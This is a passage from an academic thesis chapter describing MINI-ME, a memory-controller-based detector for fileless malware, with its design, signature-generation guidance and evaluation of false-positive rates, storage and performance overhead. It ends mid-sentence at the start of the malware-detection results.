


Figure 7.4: **MINI-ME Architecture.** MINI-ME is implemented within the memory controller.

controller (1), MINI-ME stores the data in the DRAM (2) and the Matching Engine in parallel matches the data against the patterns stored in its database (3), adding a suspicious flag for the corresponding row in case of detection (4). This pattern is also stored in the Matched Signature Area (MSA) if MINI-ME is configured for it. Suspicious memory rows are unflagged after the notification delivery to AV. MINI-ME implements a `Scan-On-Write` (SoW) policy, raising detection notifications only once for each distinct memory write. MINI-ME re-scans a row after a new write, as the memory content may have been modified.

When a *memory read is requested*, MINI-ME reads the data (5), adds it into the read packet (6), and in parallel it checks if such memory region was scanned and identified as suspicious (7) to add a suspicious flag to the read packet (8). After assembling the read packet with the suspicious flag, the userland AV needs to be notified. However, as detection occurs on physical memory and AV operates on a process-basis (i.e. virtual memory), there is a semantic gap to be overcome. We bridged such semantic gap by making the suspicious bit available to the MMU. Therefore, each time a page is translated, its suspicious flag is also mapped in the MMU, thus allowing the O.S. to deliver detection notification as an ordinary page fault. As page-fault handlers are aware of virtual memory addresses, these can be mapped to O.S. processes, as is usual in security solutions introspection procedures (Botacin et al., 2018a). This procedure should be repeatedly executed by the userland AV component for every newly created process and after every system reboot to handle the issues related to Address Space Layout Randomization (ASLR) and Position Independent Executables (PIE).

A drawback of relying on the MMU is that it operates over more coarse-grained data (pages) than the DRAM (memory rows). Therefore, multiple matching memory rows are mapped to the same suspicious MMU flag. The detection is further disambiguate by the userland AV, which queries the matching patterns stored in the MSA if required. On the other hand, an advantage of relying on the MMU is that only mapped pages can raise AV detection, thus reducing the overall imposed performance penalty due to detection occurring in non-mapped pages. It also allows distinct policy implementations: As the MMU is aware of page permission bits, the page fault handler may be instrumented to forward detection notifications only for executable pages, for instance. Ignoring data pages not only reduces notification delivery overhead, but also the number of false positives, as code is less diverse than data, thus less prone to random pattern collisions.

After the PF, the detection notification is delivered to the userland AV component, which is responsible to implement a detection policy (see policies in Section 7.1.14). The userland component might query the detected patterns in the Matched Signatures Area (MSA) (see

memory commands in Section 7.1.6) and input them to AV's complex state machines responsible for modeling infections and identifying the malware samples. The userland AV component might then decide, for instance: (i) to immediately block the process execution; (ii) to allow execution to resume and wait for more detection notifications for the same pages to increase its confidence on the detection correctness; or even (iii) whitelist the process execution in case of a confirmed False Positive.

During monitoring, false positives (FPs) may occur due to multiple reasons: spurious data coincidence, a bad signature choice by the analyst, etc (a discussion on signature generations policies is presented in Section 7.1.14). If a FP occurs and the memory value remains unchanged, consecutive memory reads would lead to a constant FP detection at such location, which triggers unnecessary AV calls. To prevent that, a whitelisting mechanism should be deployed, so AVs can mark such memory regions as clean after identifying its detection as a FP. If the userland AV identifies that a given notification is a False Positive (FP), it raises a whitelist command for the reporting memory region (**9**) by writing to a specific MINI-ME control region (`0xADDR`) the address to be whitelisted (Notice that in this case, the address to be whitelisted comes from the `DATA` path since the `ADDRESS` path is set to the whitelisting control region). MINI-ME sets the whitelist bit in the Whitelist Bit Database for the address corresponding to the misdetected region. This bit will cause the malware detection check (**8**) to be false, thus not triggering detection notifications for further read requests. The whitelist bit is automatically set off after a new memory write in the same memory address (**10**). Whitelisting a region requires bridging the semantic gap in the opposite direction than the notification (processes to DRAM). For such, the following procedure was designed: Whitelist requests originate as ordinary read/write commands and thus the pointed address is translated to a row address by the memory controller. MINI-ME then traps this request and forwards it to the whitelist database.

7.1.6 MINI-ME Implementation

In this section, we present the project decisions for MINI-ME's proof-of-concept. We focus our description on MINI-ME's architectural components, since its software components were implemented as extensively described in the literature (e.g., driver development (Microsoft, 2018f)). MINI-ME implementation used a simulator based on Intel Pin (Luk et al., 2005).

7.1.6.1 Memory-OS integration

The AV and the O.S. should be able to communicate with MINI-ME's instrumented memory logic layer to enable/disable the monitoring mechanism, load signatures and other management tasks. MINI-ME receives commands using mapped memory regions in the same manner the OS use to communicate with I/O devices (Song et al., 2016). Notice that by using memory region mapping we avoid modifying the ISA from the host processor, making our approach fully compatible with existing ISAs (although porting MINI-ME to work with new ISAs is also possible). Once the OS/AV has sent commands to MINI-ME's control memory region, they will be decoded by MINI-ME's intelligence at logic layer. Table 7.2 describes MINI-ME's control commands. Each command (column I) takes an argument (column II) as immediate to implement a given behavior (column III).

The `control` command is responsible for enabling and/or disabling MINI-ME matching. A request to start matching is only valid after a `load` command to set the signature database. The `load` command copies the bytes pointed by `ADDR` directly to the internal database. After a match, on can query the memory via the `matches` command to check the matching

Table 7.2: Proposed commands allows controlling MINI-ME's detection in a fine-grained manner.

Command	Argument	Behavior
`control`	`ON/OFF`	Start stop matching
`load`	`ADDR`	Load Signatures pointed by `ADDR`
`matches`	`ADDR`	Check matches in the region pointed by `ADDR`
`allow`	`ADDR`	Whitelist region pointed by `ADDR`

patterns. In cases where a FP occurs, the region can be whitelisted by setting an `allow` command having the conflicting address as `ADDR` argument.

Whereas the aforementioned commands allow OS-memory communication, MINI-ME also needs a way to notifying O.S. about suspicious patterns detection. Although smart memories already present a native precise exception mechanism, we opted to not create a new system interruption point but to let the OS to query memory status during an existing interruption, thus reducing the required modifications to the native system architectures. More precisely, we propose making the suspicious bit/flag available to the page table via the delivered outgoing packets. Therefore, whenever a page-fault occurs, the memory provides the requested page and populates the table with the detection flags, thus allowing malware detection to be handled within existing OS page-fault (PF) handlers. Code 7.4 exemplifies the proposed modification of the PF handler to get suspicious executions notifications.

Listing 7.4: **Modified PF handler.** Malicious bit is set when suspicious pages are mapped.

```
1 void __do_page_fault(...) {
2    // Original Code
3    if (X86_PF_WRITE) ...
4    if (X86_PF_INSTR) ...
5    // Added Code
6    if (X86_MALICIOUS) ...
```

As the Page Fault handling routines have access to MMU flags, the OS PF handler might implement multiple policies as defined by the userland AV, such as notifying the userland AV about a suspicious page request only when given MMU flags are set (e.g., executable pages only). Moreover, as the Page Fault handler operates in the virtual memory space, it can provide the suspicious memory region address to the userland AV, which allows the AV to identify to which process such region belongs and apply per-processes detection policies.

7.1.6.2 Handling self modifying code

Self Modifying Code (SMC) are pieces of code able to mutate themselves at runtime via writes to the instruction memory. As read requests to written data are usually forwarded by the CPU's Last-Level Cache (LLC) Miss Status Handler Registers (MSHR) and not directly delivered to the main memory (see Section 2 for details on data-forwarding), an SMC code could remain undetected in the instruction cache, thus evading MINI-ME detection, if the execution permission flag were not considered. To overcome this challenge, MINI-ME relies on the fact that modern processors require system's MMU to handle writes to executable pages by flushing the SMC payload from the cache and reloading it from the main memory (Intel, 2016), which allows MINI-ME to inspect them. By relying on this characteristic, MINI-ME imposes no overhead to

non-SMC code and an almost negligible overhead to benign SMC code, since their pages are scanned **only** when loaded for the **first** time, being considered as "clean" after the first check.

An almost negligible overhead is also imposed to applications that rely on runtime code generation, such as `Java` and/or `Python`, since their JIT engines generate code first by writing to data pages and further turn these pages executable by setting the executable bit for the written page in the MMU, a sufficient time window for MINI-ME inspection. However, in the worst case, when an application request execution privileges for a cache-resident, modified page, MINI-ME forces a page re-fetch from the Page Fault handler to ensure the scanning of the modified page. We highlight that handling SMC is a corner case already affecting existing CPU's performance due to the need of evicting trace cache and stalling pipelines (Intel, 2016), and the MINI-ME's main goal is not to speed up SMC detection, but to prevent imposing overhead to benign, non-SMC applications. For a complete SMC handling, we advocate for the MINI-ME's operation along with an SMC-aware processor (Botacin et al., 2020c).

7.1.6.3 Matching Engine

MINI-ME's key component is the Matching Engine implemented inside the memory controllers. For the case of smart memories, it is composed by one or many (see experimental results on Section 7.1.9) signature database(s) on the logic layer and individual comparison units on each Vault. A similar approach could be used for multiple channel DDR memories. The signature database is a multiple port memory that allows querying for multiple signatures per cycle. The number of ports is tied to the number of smart memory's Vaults and the number of cycles the checks must take. A comprehensive performance and storage evaluation on these numbers is presented in Section 7.1.9. The structure of both the database and the comparison units are tied to the selected data storage methods. We have identified distinct implementation possibilities, described below. For the sake of evaluation, we have designed and simulated versions of MINI-ME using all of them.

Direct Mapped Table: When using a direct mapped table, the signature bytes are used to directly index a table entry. The content of such entry is a bit indicating if such signature is malicious (1) or not (0). To include a signature for a newly detected sample, the software-based AV component must only to enable the bit on the corresponding signature index. A drawback of this project decision is that the table exponentially grows with the signature size, becoming prohibitive for large signatures. The practical limits of using a table as the database are discussed in Section 7.1.9.

Signature Tree: An alternative for signature storage is to encode the table as a tree, thus each signature byte indexes a distinct table (or table region). Using a tree may reduce the required storage when compression techniques are applied, as non-used indexes/tables may be removed. Updating a hardware database representing a compressed tree is an implementation challenge due to storage constraints, as evaluated and discussed in Section 7.1.9.

Bloom Filter (BF): To overcome the exponential storage growth of tables and trees, a probabilistic data structure might be used, so we also implemented a MINI-ME version based in BFs (Almeida et al., 2007). With it, only some bits are required to represent larger signatures. Although tables are perfect matching structures, BFs may present some False-Positives (FPs), evaluated in practice in Section 7.1.9. Despite tables and trees use signature bytes themselves for indexing, a BF requires the use of some hashing functions. All bits used by the hash functions to represent the signatures are stored as a single, large value. Therefore, adding a new signature to a BF database is performed by setting the respective signature bits as present on this long value, as shown in Figure 7.5.




Figure 7.5: The memory value is hashed into a value which may trigger a detection flag if contained in the aggregated malware signature database.

Table 7.3: **Detection Function.** Truth Table

Signature	0	0	1	1
Pattern	0	1	0	1
Detection	1	0	1	1

The detection function depicted in Figure 7.5 identifies whether a pattern **P** is compatible with the signature **S**, thus possibly triggering a detection flag **D**. The truth table for the detection function is shown in Table 7.3. On the one hand, if the signature has a given bit set (lines 2 and 3), any pattern might match it. On the other hand, if the signature has a given bit unset (lines 0 and 1), only a pattern with that same bit unset might match it (line 0). Notice that this operation is performed for each bit of S and P. The final detection notification is triggered only if all bits match (all set to 1).

$$D = S \vee \neg P \qquad (7.1) \qquad\qquad D = \neg S \not\leftarrow P \qquad (7.2)$$

The circuit to implement the detection function can be straightforwardly derived from the truth table. It is represented by the Equation 7.1. Alternatively, by applying the `De Morgan`'s theorem, it can also be represented by the Equation 7.2. This implementation is considered more practical because, in practice, MINI-ME does not need to actually negate the signature S using a logic circuit. Instead, the AV company can distribute already-negated signatures.

7.1.7 Whitelisting memory regions:

MINI-ME implements the whitelist mechanism as a single bit which enables/disables MINI-ME for setting the detection flag for the misdetected memory address. Once disabled, the scanning procedure is only re-enabled to that memory address after the next memory write on the same location. This mechanism requires MINI-ME to add a control bit to each signature-sized memory region which encompasses the mistakenly matched signature. The relative cost of adding a bit for each word of a given signature size (shown in the Table 7.4) does not depend on the total RAM capacity, as they are based only in the signature size. Notice that this mechanism does not flag the signature as whitelisted, but the memory region. Therefore, the same signature can be responsible for detecting malware on distinct memory regions.

As a whitelist bit is added to each region corresponding to a word of the same size as a malware signature, distinct signatures sizes will reserve distinct amounts of memory to

Table 7.4: **Whitelisting**. Storage overhead of adding control bits. The rates are independent of total memory size.

	Signature size		
	32B	**64B**	**128B**
Memory (%)	0,39%	0,20%	0,10%

implement their whitelist bits. More specifically, the larger the signature size, less bits are required to whitelist their regions. When implementing the whitelisting mechanism, we must consider both the required storage space as well as the impact of signature size, to be discussed in Section 7.1.9). Such project decisions reflect a trade-off between memory space and processing time, as also existing in most computer science problems. The idea of moving AV from software to hardware eliminates the performance overhead problem (performance gain), but requires additional storage (space impact). Similarly, one can choose to also use additional memory (space impact) to eliminate the performance impact of handling false positives (achieving higher performance).

7.1.8 Signature generation

Generating good signatures is a crucial step for achieving high detection rates. Traditional AVs rely on sequence of bytes from binary files and moving for memory-based signatures requires paying attention to memory mapping details (Pietrek, 1994). When loaded in memory, an executable binary file does not match exactly its disk counterpart. More specifically, for the Windows PE binary case, our focus in this work, Microsoft specifies (Pietrek, 1994) that the binary `Section Alignment` field specifies: "The alignment (in bytes) of sections when they are loaded into memory. It must be greater than or equal to FileAlignment. The default is the page size for the architecture.". It indicates that the binary file content (distinct binary sections) might not be contiguous when mapped in memory. Therefore, if an ordinary signature procedure is used and the sequence traverse two or more binary file sections which are mapped separately in memory, the signature might be split.

To avoid such effect, distinct approaches might be adopted: (i) Limit signature generation to the code within the same binary section; (ii) Ensure that sections are mapped contiguously in memory; or (iii) Generate Signatures directly from memory images. The first two cases are naturally derived from ordinary AV signature generation procedures, but the third is a new approach. While its adoption is optional for ordinary binaries, it is the only possibility for AV companies to handle fileless malware. Moreover, to define section boundaries, the signature generation procedure must select significant binary sections, such as sections whose content might allow distinguishing a binary from other. Therefore, AV signatures are often implemented based on the `.text` binary section (see Section 2, because sequences of instructions may define a malicious behavior. As an advantage of relying on memory patterns, we may extend the signature generation policy to include any section, which allows matching other patterns, such as strings. As a drawback, the number of false positives may grow if a too comprehensive policy is allowed.

To mitigate FP detection, some known patterns must be avoided. The most significant one is related to the PE header used by the Windows executable files evaluated in this work. As all PE binaries start with the `MZ` string (Pietrek, 1994), the corresponding hex pattern (`0x4d5a`) should not be used as part of a signature. If so, it will match any other loaded PE binary in the system. Moreover, signatures that matches with well know library functions, such as `printf`, should also be avoided, as currently already done by AV companies.

7.1.9 Evaluation

In this section, we evaluate MINI-ME regarding theoretical (exploratory) and practical aspects. The design exploration is intended to highlight the multiple possibilities enabled by MINI-ME. The practical evaluation aims to show how MINI-ME could be deployed in a near future.

7.1.9.1 Exploration: Signature Size

As in the long-term our method ideally traverse the whole memory, signatures must be carefully chosen to reduce the match to non-malicious patterns, which would result in a false positive detection. To mitigate such cases, we need to choose a signature size which reduces the probability of such occurrences. Table 7.5 shows the results of our experiment using different signature sizes and dumps during the matching. We considered signatures sizes of up to 64 bytes, the current cache line size for most modern processors. We leveraged 100 thousand distinct signatures randomly generated from malicious binaries and matched them against memory dumps of running Windows 7 applications, including the Internet Explorer 10, Firefox 59, Chrome 65, and the 29 applications from the SPEC-CPU 2006 benchmark suite.

Table 7.5: **Signature Generation**. Signatures (%) detected as false positives for each signature size and memory dump size.

		Memory Size			
		1 GB	**2 GB**	**4 GB**	**8 GB**
Signature Size	**8 B**	8.65%	9.92%	10.18%	11.45%
	16 B	3.06%	3.32%	3.32%	3.32%
	32 B	0.00%	0.00%	0.00%	0.00%
	64 B	0.00%	0.00%	0.00%	0.00%

The signature sizes of 32 and 64 bytes present no FP with any other pattern from any memory dump, which makes MINI-ME compatible to current AVs: a current AV may use an average of 28 bytes per signature (EMSISOFT, 2015) and up to 60KB (ESET, 2018) in the worst case; The whole Clamav database is about 112 MB (Clamav, 2018) to store all its million signatures. Our 32 and 64-byte-long signatures would require 32 and/or 64 MB, respectively, to store 1 million signatures.

7.1.10 Exploration: Signature Quality

In addition to effectively detect the malware samples, a good signature must not cause FPs. This imposes an additional requirement to the already-complex AV signature generation procedures.

To understand how to generate good signatures is an important step since bad signatures may lead to false positives. In our tests, we noticed the majority of conflicting signatures presented a pattern of repeated bytes, such as `0x0000`. This may be related to data padding bytes and/or initial values assigned by the memory allocation subsystem. Sequences like `0x9090` also often appears because of they are related to `NOP` sleds, used for instruction padding.

A good policy would be to avoid generating signatures from such patterns. More than avoiding regular patterns, we also suggest avoiding generating signatures from patterns that provide a small amount of information, which may not be suitable for unique identification. As a general metric for such, we suggest using the information entropy (Gray, 2011) concept. Table 7.6 shows entropy values for some signatures/patterns.

The first two signatures were reported as false positives for all memory dumps whereas the third correctly uniquely identified a malware sample. As can be noticed, the entropy value for

Table 7.6: **Entropy values for distinct signatures.** Low values are more probably reported as FPs.

Signature	Entropy	Quality
0x0000000000000000	0.00	✗
0x9090909090909090	1.00	✗
0x5833917ca7fc967c	3.15	✓

the third case is much higher than the previous ones. Therefore, a threshold can be used on the signature generation procedure to ensure their quality.

7.1.10.1 Exploration: Matching Mechanisms

To determine the FP rates when using distinct matching mechanisms, we have performed an experiment that matches 100 K signatures of malware on a clean machine with 1 GB RAM populated with the execution of the aforementioned benign software. The results are shown in Table 7.7.

Table 7.7: **Matching Techniques.** FP rates for multiple signature sizes and techniques.

		Signature size			
		8 B	**16 B**	**32 B**	**64 B**
Match. Tech.	**Dir. Mapped Table**	8.33%	3.15%	0.00%	0.00%
	Signature Tree	8.33%	3.15%	0.00%	0.00%
	Bloom Filter	8.41%	3.47%	0.00%	0.00%

We observe that the two exact matching mechanisms (`Direct Mapped Table` and the `Signature Tree` present the same results whereas the `Bloom Filter` is also affected by FPs due to its intrinsic probabilistic characteristic. FP rates were closer to the ones previously estimated for the smaller signature sizes and no FP was observed for the longer ones even when using BFs, showcasing it as a viable alternative.

7.1.10.2 Exploration: Scan Policies

To evaluate different scan policies, we considered the same 100 K signatures and the 1 GB dump. To provide an exact result, we performed this experiment using a Direct Mapped Table as storage for the matching mechanism. The results are shown in Table 7.8.

Table 7.8: **Scan Policies.** FP rate for multiple signature sizes and policies.

		Signature size			
		8 B	**16 B**	**32 B**	**64 B**
Scan Policy	**Whole Memory**	8.33%	3.15%	0.00%	0.00%
	Mapped Pages	0.06%	0.01%	0.00%	0.00%
	Whitelist	0.00%	0.00%	0.00%	0.00%
	Code-Only	0.01%	0.00%	0.00%	0.00%

We observe that matching the whole memory increases the FP rate. It was expected as looking to more data increases the chance of finding a colliding pattern. Limiting the scan to only the mapped pages significantly reduces FPs, as fewer locations are checked. As an additional restriction, limiting the checks to code regions eliminates the FP which occurred on data pages. However, this approach does not completely eliminate all FPs when using a small signature size. Therefore, larger signatures still present the best results for the general case, achieving no FP at all. As expected, whitelisting previously misdetected regions completely mitigated FPs.

The project decision of the used signature size and matching policy presents another interesting trade-off: by enforcing the use of one of the restricted scan modes, an AV may use smaller signatures, which requires less storage space and makes MINI-ME's definitions updates faster, as fewer bytes will be written to the MINI-ME's control region (although we don't consider this update time as critical as the scan time); On the other hand, it makes the solution less flexible, as it will not be able to operate on a broader threat model, which may require, for instance, to scan all memory pages.

7.1.11 Exploration: Storage Space Overhead

Once we defined the boundaries for the signature size (32 bytes), we can estimate the impact of implementing the distinct storage strategies.

Static, directly indexed table requires $N_{Signatures} * Size_{Signatures}$ bits to store a pre-defined set of signatures. Therefore, to store 1M 32-byte-long signatures, 32MB of storage is required. Notice that, in the case of a static table, additional, the inclusion of additional signatures are not supported.

Signature trees allows storing signatures in a compressed way. By using an Alphabet Compression Table (ACT) (Kong et al., 2008), MINI-ME was able to store a pre-defined set of 1M signatures of multiple sizes in a compressed way. Table 7.9 shows, respectively, the signature size (in bytes), the total size required to sequentially store the signatures on an uncompressed way (without update support) and the total storage space required for the compressed values (without update support).

Table 7.9: **Tree Compression.** Larger signatures can be more compressed than smaller ones.

	Signature Size			
	8B	**16B**	**32B**	**64B**
Uncompressed (MB)	8	16	32	64
Compressed (MB)	8	15	16	35

The `Uncompressed` column refers to the size to store the signatures sequentially, being computed as $Number_{Signatures} * Size_{Signatures}$, as for tables, therefore being considered as the basis for comparison (base case).

We observe that the smaller tables were compressed to sizes closer to the base case (uncompressed signatures). The best compression cases are identified on larger signatures, as these present longer sequences of repeated bytes, resulting in more gain. The total storage space required for the 32 and 64 byte-long signatures were closer to 50% of the base case, representing a significant storage gain.

Updates: A compression drawback Whereas we can compress the database tree for an initially defined set of signatures, we cannot guarantee that the database structure will be preserved after signature definition updates. Thus, we need to support reconfigurable hardware or to offer support for the so-called "worst-case", which requires having storage space (thus, hardware) for all combinations in the tree, despite the entries being in use or not. In this case, the tree (or table) representation would require to provide space to store all bits for all signatures, in a total of $2^{Signature-Size}$ bits. Therefore, for the established signature size (32 bytes), MINI-ME would have to store 2^{32*8} bits, which is impractical due to the storage overhead, i.e. required DRAM area. Therefore, the static table and tree representations are more suitable for scenarios that do not require constant database updates. For scenarios of constant updates, the following presented alternatives are better suited.

Bloom filter (BF) We also evaluated MINI-ME's implementation using a BF. The required size to store `n` elements with a FP rate `p` is given by the formula presented in Equation 7.3. The number of hash functions required to achieve such FP is shown in Equation 7.4.

$$m = \lceil \frac{n * logp}{\log \frac{1}{2^{\log 2}}} \rceil \qquad (7.3) \qquad\qquad k = \lceil \log 2 * \frac{m}{n} \rceil \qquad (7.4)$$

Therefore, based on the defined signature sizes, we can compute the required storage space to implement a bloom filter-based database. Table 7.10 exemplifies the storage and hash requirements to store 1M signatures for given FP rates.

Table 7.10: **Bloom Filter.** FPs and storage space trade-off. The more storage space, less FPs.

	False Positives (1 in N)				
	10	**100**	**1K**	**1M**	**10M**
Hashes (#)	3	7	10	20	23
Storage (MB)	0.58	1.10	1.70	3.40	4.00

Similar to previous cases, the BF implementation is backed by a trade-off regarding space and performance. The small the tolerance to FPs (and thus to the overhead of verification routines), more storage space is needed, as more bits will be used. However, even when set to present FP rates closer to zero (less than 0.1%), the total required space is smaller than in the compressed tree, which makes BFs suitable for MINI-ME's implementation in a dynamic scenario.

For our hypothetical case of storing 1M signatures, a rate of 1 FP in 10M gives results closer to the exact match. In practice, our tests indicated zero FP raised. Therefore, it is considered a good implementation choice.

Finally, we highlight that the number of required hash functions do not impose any constraint to MINI-ME implementation, as they can be implemented as independent, parallel bitwise functions within the smart memories' controllers.

7.1.12 Practice: Database Size Definition

MINI-ME's goal is not to move the whole AV detection capabilities from software to memory, but only the engine components responsible for fileless malware detection. Therefore, MINI-ME does not need to support all 1M signatures supported by the software AV, but only the challenging ones, i.e., the ones responsible to detect malware samples that can only be detected in runtime. In this sense, although the number of fileless malware samples has grown 94% in the last years, they are currently responsible for only 4% of all attacks.

Moreover, AVs will not deploy signatures to all known fileless malware samples ever existing, but only to the active ones in a given period of time. In this sense, despite harmful, fileless malware samples are still limited in number, with only (the same) one present in the list of most active malware samples of 2018 (Security, 2018) and 2019 (Security, 2019).

Therefore, we limited MINI-ME's current signature database to only 1K entries to benefit from smaller energy and area costs. A bloom filter to store 1K entries with 0.1% FP requires only 1.7KB of space per Vault. Since HMCs have a maximum number of 32 Vaults (Consortium, 2013), thus memory controllers, MINI-ME currently requires less than 64KB of memory to support an entire HMC memory. The storage capacity might be increased over time as fileless samples become more popular.

7.1.13 Practice: Database Implementation

The previously presented calculation defined that MINI-ME requires 1.7KB of memory/per Vault to implement its database. Ideally, this memory should be as fast as possible to reduce the imposed overhead. Registers are suitable candidates to meet this requirement. However, the largest registers currently available on modern platforms are the 512-bit long Intel AVX2 registers (Intel, 2011), which requires MINI-ME to split its match routine across multiple cycles if operating with AVX-2 like registers. Notice that MINI-ME requires AVX2-sized registers but it does not need to implement AVX's complex, associated control mechanisms because MINI-ME does not implement vector operations.

The number of cycles required by MINI-ME to perform its match depends on the number of available registers and how fast these can be accessed and compared. In our tests, we consider a conservative scenario in which only one AVX2-like register is available, but multiple checks can be performed in parallel if more registers are available. We also consider that each comparison takes a cycle, assuming that the reference register is previously loaded with the fixed malware database. Finally, we considered that each match was performed until the end of the matching pattern, with no optimization. Notice that, in practice, the matching routine might stop after the first unmatched pattern. The remaining cycles could be used, for instance, to perform checks on unaligned patterns (see Section 7.1.14). Considering this conservative scenario, MINI-ME required ≈32 cycles (1.7KB/512bits) per check.

We evaluate the imposed overhead imposed by MINI-ME in multiple scenarios by simulating a memory controller that imposes distinct delays to write requests. The simulation was performed on a cycle-accurate simulator that emulates internal structures of an HMC-powered x86 processor (Alves et al., 2015). We considered the applications from the SPEC benchmark, as in Section 7.1.3. All traces were composed of 200M instructions extracted by Intel pin (Luk et al., 2005) while using the pinpoints method (Patil et al., 2004).




Figure 7.6: **MINI-ME database overhead.** Delays of up 32 cycles impose less than 1% of IPC overhead.

Figure 7.6 shows the imposed overhead in terms of Instructions Per Cycle (IPC) penalty for different memory delays (in cycles). Despite showing only some benchmark applications, the

results hold for all applications. Memory delays up to 32 impose IPC overheads smaller than 1%, thus not significantly affecting overall system performance while increasing security coverage.

In the long-term, if adding a huge number of fileless malware signatures become a requirement, the memory delay might be increased to support larger databases. Longer memory delays impose significantly greater overhead, of up to 5%. However, we still consider this trade-off reasonable, since the same malware detection approach imposes overheads of up to 100% when implemented in software (see Section 7.1.3).

Energy Efficiency As for access time, the required storage also reflects a trade-off regarding the energy costs and the system performance. MINI-ME adds a database to the whole system and requires each Vault to have an additional register in constant operation. As for the previous case, we consider this trade-off acceptable as the implementation of the same malware detector in software would cause a higher energy consumption due to the need of polling. The chip area to implement MINI-ME is entirely dominated by the SRAM. Therefore, the area and energy costs are directly proportional to the number of available registers.

7.1.13.1 Practice: Monitoring Overhead

Once we have defined MINI-ME parameters, we aimed to evaluate its performance in practice when configured with them. However, performing a fair comparison to existing commercial solutions is hard because we do not have access to all the parameters leveraged by the closed source solutions (e.g., accessed pages, signature size, policies). Therefore, we opted to compare MINI-ME against an academically-proposed memory inspector (Al-Saleh and Al-Huthaifi, 2017), since its parameters are available. On the one hand, its detection capability might not be as good as a commercial AV because it is not a full fileless malware detector, but checks only a subset of the memory-related API calls when these are invoked by any application (on-access inspection). On the other hand, this solution is a very lightweight approach and thus can highlight how MINI-ME is effective in mitigating overhead even face to a lightweight solution. As no source-code was available, we re-implemented the solution according to our understanding of what would be done by an AV company. We considered the same APIs described in the paper and instrumented them via userland hooks (apriorit, 2018). The proposed solution hashes memory data using the MD5 algorithm. We considered the MS implementation (Microsoft, 2019b) for this task so as to benefit from its optimized performance.

Figure 7.7 shows the execution time overhead from applying the on-access method and MINI-ME over the same SPEC applications presented in Section 7.1.3. This only accounts for the monitoring step and not for the notification message deliver (e.g., I/Os) nor the application of post-detection procedures (e.g., process blocking. We notice that although the overhead of this lightweight approach is significantly small in practice than the worst-case discussed in Section 7.1.3, it is still significant for most applications. In addition, this result might be even worse if more comprehensive checks are performed by non-lightweight monitoring solutions. In turn, MINI-ME imposed a negligible overhead to all applications (in no case, the overhead was greater than 1%) even performing much more comprehensive checks than the lightweight approach. This shows that MINI-ME is a promising solution for overhead mitigation in fileless malware detection procedures.

7.1.13.2 Practice: Malware Detection

To evaluate MINI-ME in practice, we considered the execution of 21 thousand real malware samples collected over four years. We had access to this dataset that has already been characterized by a previous work (Ceschin et al., 2018) and proven to be challenging to other classification

